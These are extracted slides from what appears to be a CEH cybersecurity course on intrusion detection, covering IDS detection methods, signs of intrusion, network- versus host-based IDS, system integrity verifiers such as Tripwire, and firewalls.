
An intrusion detection system (IDS) inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach

The IDS checks traffic for signatures that match known intrusion patterns, and signals an alarm when a match is found




# How IDS Works

C|EH  
Cybersecurity




# Ways to Detect an Intrusion




## Signature Recognition

It is also known as misuse detection. Signature recognition tries to identify events that indicate misuse of a system resource



## Anomaly Detection

It detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system



## Protocol Anomaly Detection

In this type of detection, models are built to explore anomalies in the way vendors deploy the TCP/IP specification

# General Indications of Intrusions



## System Intrusions

- ☛ The presence of new, unfamiliar files, or programs
- ☛ Changes in file permissions
- ☛ Unexplained changes in a file's size
- ☛ Rogue files on the system that do not correspond to your master list of signed files
- ☛ Unfamiliar file names in directories
- ☛ Missing files

## Network Intrusions

- ☛ Repeated probes of the available services on your machines
- ☛ Connections from unusual locations
- ☛ Repeated login attempts from remote hosts
- ☛ Arbitrary data in log files, indicating attempts to cause a DoS or to crash a service

# General Indications of System Intrusions



Short or incomplete logs

Unusual graphic displays or text messages

01

02



Unusually slow system performance

Modifications to system software and configuration files

03

04



Missing logs or logs with incorrect permissions or ownership

System crashes or reboots

05

06



Gaps in the system accounting

Unfamiliar processes

07

08

# Types of Intrusion Detection Systems



## Network-Based Intrusion Detection Systems

01


- These mechanisms typically consist of a black box that is placed on the network in the promiscuous mode, listening for patterns indicative of an intrusion
- It detects malicious activity such as Denial-of-Service attacks, port scans, or even attempts to crack into computers by monitoring network traffic

## Host-Based Intrusion Detection Systems


02

- These mechanisms usually include auditing for events that occur on a specific host
- These are not as common, due to the overhead they incur by having to monitor each system event

### Network-based IDS (NIDS)



### Host-based IDS (HIDS)




# System Integrity Verifiers (SIV)



System Integrity Verifiers detect changes in critical system components which help in detecting system intrusions

SIVs compares a snapshot of the file system with an existing baseline snapshot

tripwire



<http://www.tripwire.com>

# Firewall



Firewalls are hardware and/or software designed to prevent unauthorized access to or from a private network



